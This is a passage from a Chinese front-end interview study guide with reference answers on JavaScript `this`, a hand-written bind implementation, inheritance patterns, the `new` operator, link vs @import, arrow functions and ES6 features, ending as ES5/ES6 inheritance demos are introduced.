| 1  2  3  4  5  6  7  8  9 | //代码中有两个箭头函数，由于找不到对应的function，所以this会指向window对象。  let obj = {       getThis: ()=> {  **return**  ()=> {               console.log(**this**);           }       }   }   obj.getThis()(); //window |

#### 4.3 手写bind

**参考答案：**

1. Function.prototype.bind,这样就可以让所有函数的隐式原型上都会有一个bind了。

|  |  |
| --- | --- |
| 1  2  3 | Function.prototype.bind = **function**() {      // TODO  } |

1. bind的第一个形参是要绑定给函数的上下文，所以再完善一下上面的代码

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | Function.prototype.bind = **function**(context) {  **var** fn = **this**;  **return** **function**() {  **return** fn.apply(context);      }  } |

1. 真正的bind函数是可以传递多个参数的，第一个参数是要绑定给调用它的函数的上下文，其他的参数将会作为预设参数传递给这个函数，如下所示

|  |  |
| --- | --- |
| 1  2  3  4 | let foo = **function**(){      console.log(arguments);  }  foo.bind(**null**,"a","b")("c","d","e"); // {"1":"a","2":"b","3":"c","4":"d","5":"e"} |

1. 为了实现上面的效果，我们发现只要在返回的值上将函数合并上去就行了

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | Function.prototype.bind = **function**(context, ...args) {  **var** fn = **this**;  **return** **function**(...rest) {  **return** fn.apply(context,[...args, ...rest]);      }  } |

1. 为了兼容性，替换成ES5的写法

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | Function.prototype.bind = **function**() {  **var** args = Array.prototype.slice.call(arguments);  **var** context = args.splice(0,1)[0];  **var** fn = **this**;  **return** **function**() {          let rest = Array.prototype.slice.call(arguments);  **return** fn.apply(context, args.concat(rest));      }  } |

1. 把函数的原型保留下来。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | Function.prototype.bind = **function**() {  **var** args = Array.prototype.slice.call(arguments);  **var** context = args.splice(0,1)[0];  **var** fn = **this**;  **var** res =  **function**() {          let rest = Array.prototype.slice.call(arguments);  **return** fn.apply(context, args.concat(rest));      }  **if**(**this**.prototype) {          res.prototype = **this**.prototype;      }  **return** res;  } |

1. 最后还需要再找到一种方法来判断是否对bind之后的结果使用了new操作符。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16 | Function.prototype.bind = **function**() {  **var** args = Array.prototype.slice.call(arguments);  **var** context = args.splice(0,1)[0];  **var** fn = **this**;  **var** noop = **function**() {}  **var** res =  **function**() {          let rest = Array.prototype.slice.call(arguments);          // this只和运行的时候有关系，所以这里的this和上面的fn不是一码事，new res()和res()在调用的时            候，res中的this是不同的东西  **return** fn.apply(**this** **instanceof** noop ? **this** : context, args.concat(rest));      }  **if**(**this**.prototype) {          noop.prototype = **this**.prototype;      }      res.prototype = **new** noop();  **return** res;  } |

#### 4.4 箭头函数能否当构造函数

**参考答案：**

**箭头函数表达式**的语法比函数表达式更简洁，并且没有自己的this，arguments，super或new.target。箭头函数表达式更适用于那些本来需要匿名函数的地方，并且它不能用作构造函数。

#### 4.5 继承，优缺点

**参考答案：**

* 继承的好处
  + a：提高了代码的复用性
  + b：提高了代码的维护性
  + c：让类与类之间产生了关系，是多态的前提
* 继承的弊端
  + 类的耦合性增强了,但是开发的原则：高内聚，低耦合。

#### 4.6 js继承的方法和优缺点

**参考答案：**

1. 原型链继承

实现方式：将子类的原型链指向父类的对象实例

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14 | **function** Parent(){  **this**.name = "parent";  **this**.list = ['a'];  }  Parent.prototype.sayHi = **function**(){    console.log('hi');  }  **function** Child(){    }  Child.prototype = **new** Parent();  **var** child = **new** Child();  console.log(child.name);  child.sayHi(); |

原理：子类实例child的\_\_proto\_\_指向Child的原型链prototype，而Child.prototype指向Parent类的对象实例，该父类对象实例的\_\_proto\_\_指向Parent.prototype,所以Child可继承Parent的构造函数属性、方法和原型链属性、方法  
优点：可继承构造函数的属性，父类构造函数的属性，父类原型的属性  
缺点：无法向父类构造函数传参；且所有实例共享父类实例的属性，若父类共有属性为引用类型，一个子类实例更改父类构造函数共有属性时会导致继承的共有属性发生变化；实例如下：

|  |  |
| --- | --- |
| 1  2  3  4 | **var** a = **new** Child();  **var** b = **new** Child();  a.list.push('b');  console.log(b.list); // ['a','b'] |

1. 构造函数继承

实现方式：在子类构造函数中使用call或者apply劫持父类构造函数方法，并传入参数

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17 | **function** Parent(name, id){  **this**.id = id;  **this**.name = name;  **this**.printName = **function**(){      console.log(**this**.name);    }  }  Parent.prototype.sayName = **function**(){    console.log(**this**.name);  };  **function** Child(name, id){    Parent.call(**this**, name, id);    // Parent.apply(this, arguments);  }  **var** child = **new** Child("jin", "1");  child.printName(); // jin  child.sayName() // Error |

原理：使用call或者apply更改子类函数的作用域，使this执行父类构造函数，子类因此可以继承父类共有属性  
优点：可解决原型链继承的缺点  
缺点：不可继承父类的原型链方法，构造函数不可复用

1. 组合继承

原理：综合使用构造函数继承和原型链继承

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24 | **function** Parent(name, id){  **this**.id = id;  **this**.name = name;  **this**.list = ['a'];  **this**.printName = **function**(){      console.log(**this**.name);    }  }  Parent.prototype.sayName = **function**(){    console.log(**this**.name);  };  **function** Child(name, id){    Parent.call(**this**, name, id);    // Parent.apply(this, arguments);  }  Child.prototype = **new** Parent();  **var** child = **new** Child("jin", "1");  child.printName(); // jin  child.sayName() // jin    **var** a = **new** Child();  **var** b = **new** Child();  a.list.push('b');  console.log(b.list); // ['a'] |

优点：可继承父类原型上的属性，且可传参；每个新实例引入的构造函数是私有的  
缺点：会执行两次父类的构造函数，消耗较大内存，子类的构造函数会代替原型上的那个父类构造函数

1. 原型式继承

原理：类似Object.create，用一个函数包装一个对象，然后返回这个函数的调用，这个函数就变成了个可以随意增添属性的实例或对象，结果是将子对象的\_\_proto\_\_指向父对象

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **var** parent = {    names: ['a']  }  **function** copy(object) {  **function** F() {}    F.prototype = object;  **return** **new** F();  }  **var** child = copy(parent); |

缺点：共享引用类型

1. 寄生式继承

原理：二次封装原型式继承，并拓展

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | **function** createObject(obj) {  **var** o = copy(obj);    o.getNames = **function**() {      console.log(**this**.names);  **return** **this**.names;    }  **return** o;  } |

优点：可添加新的属性和方法

1. 寄生组合式继承

原理：改进组合继承，利用寄生式继承的思想继承原型

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25 | **function** inheritPrototype(subClass, superClass) {    // 复制一份父类的原型  **var** p = copy(superClass.prototype);    // 修正构造函数    p.constructor = subClass;    // 设置子类原型    subClass.prototype = p;  }    **function** Parent(name, id){  **this**.id = id;  **this**.name = name;  **this**.list = ['a'];  **this**.printName = **function**(){      console.log(**this**.name);    }  }  Parent.prototype.sayName = **function**(){    console.log(**this**.name);  };  **function** Child(name, id){    Parent.call(**this**, name, id);    // Parent.apply(this, arguments);  }  inheritPrototype(Child, Parent); |

#### 4.7 new会发生什么

**参考答案：**

1. 创建空对象；  
   var obj = {};
2. 设置新对象的constructor属性为构造函数的名称，设置新对象的**proto**属性指向构造函数的prototype对象；  
   obj.**proto** = ClassA.prototype;  
   扩展了新对象的原型链。
3. 使用新对象调用函数，函数中的this被指向新实例对象：  
   ClassA.call(obj);　　//{}.构造函数();
4. 返回this指针。当存在显示的返回时，返回return后面的内容。新建的空对象作废。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **function** test() {  **this**.name = "test";   }   test.prototype = {   a:{},   b:{}   }    **var**  c = **new** test(); |

## 5. 文件引入方式

#### 5.1 link 和 @import

**参考答案：**

作用：样式的导入方式

link 的使用

|  |  |
| --- | --- |
| 1 | <**link** href="index.css" rel="stylesheet"> |

@import 的使用

|  |  |
| --- | --- |
| 1  2  3 | <**style** type="text/css">  @import url(index.css);  </**style**> |

link 和 @import 的区别

1. 引入的内容不同

link 除了引用样式文件，还可以引用图片等资源文件，而 @import 只引用样式文件

1. 加载顺序不同

link 引用 CSS 时，在页面载入时同时加载；@import 需要页面网页完全载入以后加载

1. 兼容性不同

link 是 XHTML 标签，无兼容问题；@import 是在 CSS2.1 提出的，低版本的浏览器不支持

1. 对 JS 的支持不同

link 支持使用 Javascript 控制 DOM 去改变样式；而 @import 不支持

#### 5.2 为什么link用href获取资源 script和img用src

**参考答案：**

src用于替换当前元素，href用于在当前文档和引用资源之间确立联系。

src

* src是source的缩写，指向外部资源的位置，指向的内容将会嵌入到文档中当前标签所在位置；在请求src资源时会将其指向的资源下载并应用到文档内，例如js脚本，img图片和frame等元素

|  |  |
| --- | --- |
| 1 | <**script** src ="js.js"></**script**> |

当浏览器解析到该元素时，**会暂停其他资源的下载和处理**，直到将该资源加载、编译、执行完毕，图片和框架 等元素也如此，类似于将所指向资源嵌入当前标签内。**这也是为什么将js脚本放在底部而不是头部**

href

* href是Hypertext Reference的缩写，指向网络资源所在位置，建立和当前元素（锚点）或当前文档（链接）之间的链接
* 在文档中添加link标签，浏览器会识别该文档为css文件，就会并行下载资源并且**不会**停止对当前文档的处理。这也是为什么建议使用link方式来加载css，而不是使用@import方式

|  |  |
| --- | --- |
| 1 | <**link** href="common.css" rel="stylesheet"/> |

## 6. ES5，ES6

#### 6.1 es6中箭头函数

**参考答案：**

1. 基本语法

ES6中允许使用箭头=>来定义箭头函数，具体语法，我们来看一个简单的例子：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | // 箭头函数  let fun = (name) => {      // 函数体  **return** `Hello ${name} !`;  };    // 等同于  let fun = **function** (name) {      // 函数体  **return** `Hello ${name} !`;  }; |

可以看出，定义箭头函在数语法上要比普通函数简洁得多。箭头函数省去了function关键字，采用箭头=>来定义函数。函数的参数放在=>前面的括号中，函数体跟在=>后的花括号中。

关于箭头函数的参数：

**①** 如果箭头函数没有参数，直接写一个空括号即可。

**②** 如果箭头函数的参数只有一个，也可以省去包裹参数的括号。

**③** 如果箭头函数有多个参数，将参数依次用逗号(,)分隔，包裹在括号中即可。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14 | // 没有参数  let fun1 = () => {      console.log(111);  };    // 只有一个参数，可以省去参数括号  let fun2 = name => {      console.log(`Hello ${name} !`)  };    // 有多个参数  let fun3 = (val1, val2, val3) => {  **return** [val1, val2, val3];  }; |

关于箭头函数的函数体：

**①** 如果箭头函数的函数体只有一句代码，就是简单返回某个变量或者返回一个简单的JS表达式，可以省去函数体的大括号{ }。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | let f = val => val;  // 等同于  let f = **function** (val) { **return** val };    let sum = (num1, num2) => num1 + num2;  // 等同于  let sum = **function**(num1, num2) {  **return** num1 + num2;  }; |

**②** 如果箭头函数的函数体只有一句代码，就是返回一个对象，可以像下面这样写：

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | // 用小括号包裹要返回的对象，不报错  let getTempItem = id => ({ id: id, name: "Temp" });    // 但绝不能这样写，会报错。  // 因为对象的大括号会被解释为函数体的大括号  let getTempItem = id => { id: id, name: "Temp" }; |

**③** 如果箭头函数的函数体只有一条语句并且不需要返回值（最常见是调用一个函数），可以给这条语句前面加一个void关键字

|  |  |
| --- | --- |
| 1 | let fn = () => void doesNotReturn(); |

箭头函数最常见的用处就是简化回调函数。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17 | // 例子一  // 正常函数写法  [1,2,3].map(**function** (x) {  **return** x \* x;  });    // 箭头函数写法  [1,2,3].map(x => x \* x);    // 例子二  // 正常函数写法  **var** result = [2, 5, 1, 4, 3].sort(**function** (a, b) {  **return** a - b;  });    // 箭头函数写法  **var** result = [2, 5, 1, 4, 3].sort((a, b) => a - b); |

1. 箭头函数与普通函数的区别

2.1 语法更加简洁、清晰

从上面的基本语法示例中可以看出，箭头函数的定义要比普通函数定义简洁、清晰得多，很快捷。

2.2 箭头函数不会创建自己的this

箭头函数没有自己的this，它会捕获自己在**定义时**（注意，是定义时，不是调用时）所处的**外层执行环境的this**，并继承这个this值。所以，箭头函数中this的指向在它被定义的时候就已经确定了，之后永远不会改变。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19 | **var** id = 'Global';    **function** fun1() {      // setTimeout中使用普通函数      setTimeout(**function**(){          console.log(**this**.id);      }, 2000);  }    **function** fun2() {      // setTimeout中使用箭头函数      setTimeout(() => {          console.log(**this**.id);      }, 2000)  }    fun1.call({id: 'Obj'});     // 'Global'    fun2.call({id: 'Obj'});     // 'Obj' |

上面这个例子，函数fun1中的setTimeout中使用普通函数，2秒后函数执行时，这时函数其实是在全局作用域执行的，所以this指向Window对象，this.id就指向全局变量id，所以输出'Global'。 但是函数fun2中的setTimeout中使用的是箭头函数，这个箭头函数的this在定义时就确定了，它继承了它外层fun2的执行环境中的this，而fun2调用时this被call方法改变到了对象{id: 'Obj'}中，所以输出'Obj'

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | **var** id = 'GLOBAL';  **var** obj = {    id: 'OBJ',    a: **function**(){      console.log(**this**.id);    },    b: () => {      console.log(**this**.id);    }  };    obj.a();    // 'OBJ'  obj.b();    // 'GLOBAL' |

上面这个例子，对象obj的方法a使用普通函数定义的，**普通函数作为对象的方法调用时，this指向它所属的对象**。所以，this.id就是obj.id，所以输出'OBJ'。 但是方法b是使用箭头函数定义的，箭头函数中的this实际是继承的它定义时所处的全局执行环境中的this，所以指向Window对象，所以输出'GLOBAL'。（**这里要注意，定义对象的大括号{}是无法形成一个单独的执行环境的，它依旧是处于全局执行环境中！！**）

1. 箭头函数继承而来的this指向永远不变（重要！！深入理解！！）

上面的例子，就完全可以说明箭头函数继承而来的this指向永远不变。对象obj的方法b是使用箭头函数定义的，这个函数中的this就**永远指向**它定义时所处的全局执行环境中的this，即便这个函数是作为对象obj的方法调用，this依旧指向Window对象。

1. .call()/.apply()/.bind()无法改变箭头函数中this的指向

.call()/.apply()/.bind()方法可以用来动态修改函数执行时this的指向，但由于箭头函数的this定义时就已经确定且永远不会改变。所以使用这些方法永远也改变不了箭头函数this的指向，虽然这么做代码不会报错。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | **var** id = 'Global';  // 箭头函数定义在全局作用域  let fun1 = () => {      console.log(**this**.id)  };    fun1();     // 'Global'  // this的指向不会改变，永远指向Window对象  fun1.call({id: 'Obj'});     // 'Global'  fun1.apply({id: 'Obj'});    // 'Global'  fun1.bind({id: 'Obj'})();   // 'Global' |

1. 箭头函数不能作为构造函数使用

我们先了解一下构造函数的new都做了些什么？简单来说，分为四步： ① JS内部首先会先生成一个对象； ② 再把函数中的this指向该对象； ③ 然后执行构造函数中的语句； ④ 最终返回该对象实例。

但是因为箭头函数没有自己的this，它的this其实是继承了外层执行环境中的this，且this指向永远不会随在哪里调用、被谁调用而改变，所以箭头函数不能作为构造函数使用，或者说构造函数不能定义成箭头函数，否则用new调用时会报错

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | let Fun = (name, age) => {  **this**.name = name;  **this**.age = age;  };    // 报错  let p = **new** Fun('cao', 24); |

1. 箭头函数没有自己的arguments

箭头函数没有自己的arguments对象。在箭头函数中访问arguments实际上获得的是外层局部（函数）执行环境中的值。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22 | // 例子一  let fun = (val) => {      console.log(val);   // 111      // 下面一行会报错      // Uncaught ReferenceError: arguments is not defined      // 因为外层全局环境没有arguments对象      console.log(arguments);  };  fun(111);    // 例子二  **function** outer(val1, val2) {      let argOut = arguments;      console.log(argOut);    // ①      let fun = () => {          let argIn = arguments;          console.log(argIn);     // ②          console.log(argOut === argIn);  // ③      };      fun();  }  outer(111, 222); |

上面例子二，①②③处的输出结果如下：

很明显，普通函数outer内部的箭头函数fun中的arguments对象，其实是沿作用域链向上访问的外层outer函数的arguments对象。

**可以在箭头函数中使用rest参数代替arguments对象，来访问箭头函数的参数列表！！**

1. 箭头函数没有原型prototype

|  |  |
| --- | --- |
| 1  2  3  4 | let sayHi = () => {      console.log('Hello World !')  };  console.log(sayHi.prototype); // undefined |

1. 箭头函数不能用作Generator函数，不能使用yeild关键字

#### 6.2 ES6新特性

**参考答案：**

1. 变量和作用域

1.1 let 、const、 块级作用域和变量声明

let声明的变量**只在所在块中生效**；

let声明的变量可以解决var与for循环结合使用产生的无法取得最新变量值的问题（以往都需要通过闭包来解决这个问题）；

let声明的变量**不存在变量提升**（从undefined->ReferenceError，其实也是一种暂时性死区）、会造成**变量暂时性死区**(在声明let变量之前都不能用它)、也不允许重复声明；

const声明的变量行为与let类似，只是多了**两点更强的约束：1.声明时必须赋值；2.声明的变量内存地址不可变，需要注意的是**：对于用const声明基本类型，值就保存在内存地址之中，意味着变量不可重新赋值；对于用const声明的对象，对象内容还是可以更改的，只是不能改变其指向。（冻结对象应该用Object.freeze()）

1.2 解构赋值（按照一定的结构解析出来进行赋值）

解构赋值的使用场景：变量快捷赋值、提取数据、函数参数定义和默认值、遍历某结构

1. 原生对象的方法扩展

2.1 String

加强了对unicode的支持、支持字符串遍历（后面有讲到实际上是部署了iterator接口）、repeat()等方法的支持、**模板字符串**

2.2 RegExp

构造函数第一个参数是正则表达式，指定第二个参数不再报错、u修饰符、y修饰符、s修饰符

2.3 Number

二进制和八进制新写法、新方法parseInt()、Number.EPSILON极小常量、安全整数、Math新方法

2.4 Function

**函数参数默认值**、rest参数、**函数内部严格模式**、函数的name属性、**箭头函数**

2.5 Array

**扩展运算符...**

2.6 Object 和 Symbol

(1) Object对象

支持**简写**：同名属性K-V可以省略一个、函数声明可以省略function；支持**属性名表达式**、函数名表达 式。（注意：以上2个——表达式和简写不能同时使用）。

对象的方法的name属性返回方法名，但有几个例外情况要小心。新增了Object方法

Object.is()——用于解决==和===的部分兼容问题

Object.assign()——将src的所有可枚举对象属性复制到dest对象上（浅复制）

Object.setPrototypeOf()、Object.getPrototypeOf() (Object.\_\_proto属性)

Object.entries()、Object.keys()、Object.values()

ES6中5种遍历对象属性的方法

**for-in——自身和继承的可枚举属性（除Symbol）**

**Object.keys()——自身非继承的可枚举属性（除Symbol）**

**Object.getOwnPropertyNames()——自身所有属性键名（包括不可枚举、除Symbol）**

**Object.getOwnPropertySymbols()——自身的所有 Symbol 属性的键名**

**Reflect.ownKeys()——自身的所有键名**

（2）Symbol类型

ES5以前，对象属性都只能是字符串，容易造成重命名导致的冲突。Symbol提供了一种机制，可以保存 属性名是独一无二的。Symbol类型的使用注意：1）创建是调用函数，而不是new关键字 2）Symbol类 型的属性不会被for-\*、Object.keys()、Object.getPropertyNames()返回，可以用后面两种方法遍历。

1. 数据结构Set和Map

Set是一种类似数组的数据结构，区别在于其存储的成员都是不重复的，由此带来了它的一个应用就是：**去重**。Set通过new关键字实例化，入参可以是数组or类数组的对象。

值得注意的是：在Set中，只能存储一个NaN，**这说明在Set数据结构中，NaN等于NaN**。

Set实例的方法：操作方法add()、delete()、has()和clear()；遍历方法：keys()、values()、entries()和forEach();扩展运算符...、数组方法map()、filter()方法也可以用于Set结构。由此它可以很方便的实现数组的交、并、差集。

WeakSet类似于Set，**主要区别在于1.成员只能是对象类型；2.对象都是弱引用**（如果其他对象都不再引用该对象，垃圾回收机制会自动回收该对象所占的内存，不可预测何时会发生，故WeakSet不可被遍历）

JavaScript对象Object都是键值K-V对的集合，但K取值只能是字符串和Symbol，Map也是K-V的集合，然而其K可以取任意类型。如果需要键值对的集合，Map比Object更适合。Map通过new关键字实例化。

Map实例的方法：set()、get()、has()、delete()和clear();遍历方法同Set。

Map与其它数据结构的互相转换：Map <---> 数组| Map <---> 对象| Map <---> JSON。

WeakMap类似于Map，主要区别在于：**1.只接受对象作为键名；2.键名所指向的对象不计入垃圾回收机制**。

1. 元编程相关Proxy和Reflect

4.1 Proxy

对目标对象加一层“拦截”（“代理”），外界对对象的访问、修改都必须先通过这层拦截层。因而它提供了 一个机制可以对外界的访问进行过滤和改写。

用法：var proxy = new Proxy(p1,p2); p1是要被代理的目标对象，p2是配置对象。

值得注意的是：**Proxy不是对目标对象透明的代理**——即使不做任何拦截的情况下无法保证代理对象与目 标对象行为的完全一致。（主要原因在于代理时，目标对象内部的this会指向代理对象）

4.2 Reflect

与Proxy一样是ES6为**语言层面的用于操作对象提供的新API**，目前它所拥有的对象方法与Proxy对象一一对 应，**引入目的**：1.将Object对象上一些属于语言内部的方法放在Reflect上（目前都可以放）2.修改Object对 象上某些方法的返回值，使得更加合理化（健壮）3.让Object对象的操作从命令式完全转化为函数式

1. 异步编程Promise、Generator和Async

在JavaScript的世界里，对于**异步编程存在如下几种方案：1.回调函数；2.事件触发监听；3.发布订阅者模式；4.Promise**。首先介绍Promise，然后介绍ES6提供的生成器函数，async函数。

Promise来源于社区，代表一个对象，它代表异步操作未来的一个结果（承诺）。它总共有**三个状态**，pending\fulfilled\rejected。另外，它的状态**翻转路径只有两个**：pending->fulfilled or pending->rejected，一旦状态翻转，就不可变了。它支持链式调用，支持错误传递，支持以同步代码的方式写异步操作。

Promise是一个对象，创建此对象实例的方法如下（可以理解resolve和reject是已返回的承诺对象未来回调函数的占位）

Generator函数是ES6提供的异步编程解决方案。对于Generator函数，可以将它**理解为一个状态机，封装了多个内部状态；此外它还是一个遍历器生成函数**，这个函数可以遍历出状态机的所有状态。

函数特征：关键字function与函数名之间有\*，函数体内部yeild关键字。

**生成器函数与普通函数的区别**：函数调用后不执行，而是返回一个指针对象（遍历器对象）。调用对象的next()方法，执行一段yield逻辑。故函数的分段执行的，**yield是暂停执行的标志，next()可以恢复执行**。

**yield与return的区别**：yield有记忆功能，return没有；一个函数可以多次执行yeild，但只会return一次

**async函数**是Generator函数的语法糖，它进行了**改进：1.自带执行器；2.返回值是Promise;**

三家对比：**使用Promise的异步代码存在大量自有API的调用，操作本身的语义夹杂其中，不是很清晰；Generator函数实现的异步代码语义比Promise清晰，但需要一个执行器；async函数的写法最简洁、符合语义，不需要执行器**。

1. 语言层面类、模块的支持

6.1 class

从 ES6 开始，JavaScript 提供了 class 关键字来定义类，尽管，这样的方案仍然是基于原型运行时系统的模拟，大部分功能ES5可以实现。

构造函数的prototype属性在 ES6 的“类”上面继续存在。事实上，类中所有方法都定义在类的prototype属性上面（因而也是不可枚举的）。

constructor方法是类的默认方法，通过new命令生成对象实例时，自动调用该方法。一个类必须有constructor方法，如果没有显式定义，一个空的constructor方法会被默认添加。（默认构造函数）；constructor方法默认返回实例对象（即this），完全可以指定返回另外一个对象。

注意区别：**类必须使用**new**调用，否则会报错**。这是它跟普通构造函数的一个主要区别，后者不用new也可以执行。

类相当于实例的原型，所有在类中定义的方法，都会被实例继承。如果在一个方法前，加上static关键字，就表示该方法不会被实例继承，而是直接通过类来调用，这就称为“静态方法”。

实例属性除了定义在constructor()方法里面的this上面，也可以定义在类的最顶层。

私有属性和方法如何实现？1.命名上加以区别 2.将私有方法移出模块，利用公有方法调用；3.Symbol属性上（都不完美）

6.2 module

在 ES6 之前，社区制定了一些模块加载方案，最主要的有 CommonJS 和 AMD 两种。前者用于服务器，后者用于浏览器。ES6 模块的设计思想是尽量的静态化，使得**编译时就能确定**模块的依赖关系，以及输入和输出的变量。CommonJS 和 AMD 模块，都只能在**运行时确定。**

**编译时加载VS运行时加载——对象VS代码**

模块命令：export和import；一个文件即为一个模块，除非导入否则外部无法读取模块属性；

export支持：变量、函数和类


export命令可以出现在模块的任何位置，只要处于模块顶层就可以。如果处于块级作用域内，就会报错，下一节的import命令也是如此。

输入的变量都是只读的，因为它的本质是输入接口。也就是说，不允许在加载模块的脚本里面，改写接口。由于import是静态执行，所以不能使用表达式和变量，这些只有在运行时才能得到结果的语法结构。

使用import命令的时候，用户需要知道所要加载的变量名或函数名，否则无法加载。但是，用户肯定希望快速上手，未必愿意阅读文档，去了解模块有哪些属性和方法。为了给用户提供方便，让他们不用阅读文档就能加载模块，就要用到export default命令，为模块指定默认输出。

模块之间也可以继承。

1. JS中对象分类、及其它原生对象



1. Iterator

ES6之前在JS中只有Array和对象可以表示“集合”这种数据结构，ES6中增加了：Set和Map。由此，四种之间互相组合又可以定义新的数据结构。这些**新定义的数据结构如何访问呢？遍历器（Iterator）就是这样一种机制。它是一种接口，为各种不同的数据结构提供统一的访问机制**。任何数据结构只要部署 Iterator 接口，就可以完成遍历操作。遍历器对象本质上是一个指针对象。

只要为某个数据结构部署 了Iterator接口，则可以称此数据结构是可遍历的。iterator属性部署在Symbol上。如下对象默认部署了Iterator结口：Array Set Map String等。部署iterator结构的**要点：1）在Symbol.iterator上部署；2）必须包含next()函数**。默认调用iterator接口的场景：解构赋值、...扩展运算符、yeild\* 。for-of循环内部调用的即是调用数据机构内部的Symbol.iterator方法。

**for-in和for-of循环**

for-in用于遍历对象属性，对象自身和继承的可枚举属性（不可遍历Symbol属性）

for-of循环是一种遍历所有数据机构的统一方法。实现原理是数据结构上部署的Symbol.iterator属性。

#### 6.3 ES6 与 ES5 继承的区别

**参考答案：**

ES6 中有类 class 的概念，类 class 的继承是通过 extends 来实现的，ES5 中是通过设置构造函数的 prototype 属性，来实现继承的。

ES6 与 ES5 中的继承有 2 个区别，第一个是，ES6 中子类会继承父类的属性，第二个区别是，super() 与 A.call(this) 是不同的，在继承原生构造函数的情况下，体现得很明显，ES6 中的子类实例可以继承原生构造函数实例的内部属性，而在 ES5 中做不到。

**解析：**

下面通过 3 个 demo，来分析它们之间的区别。

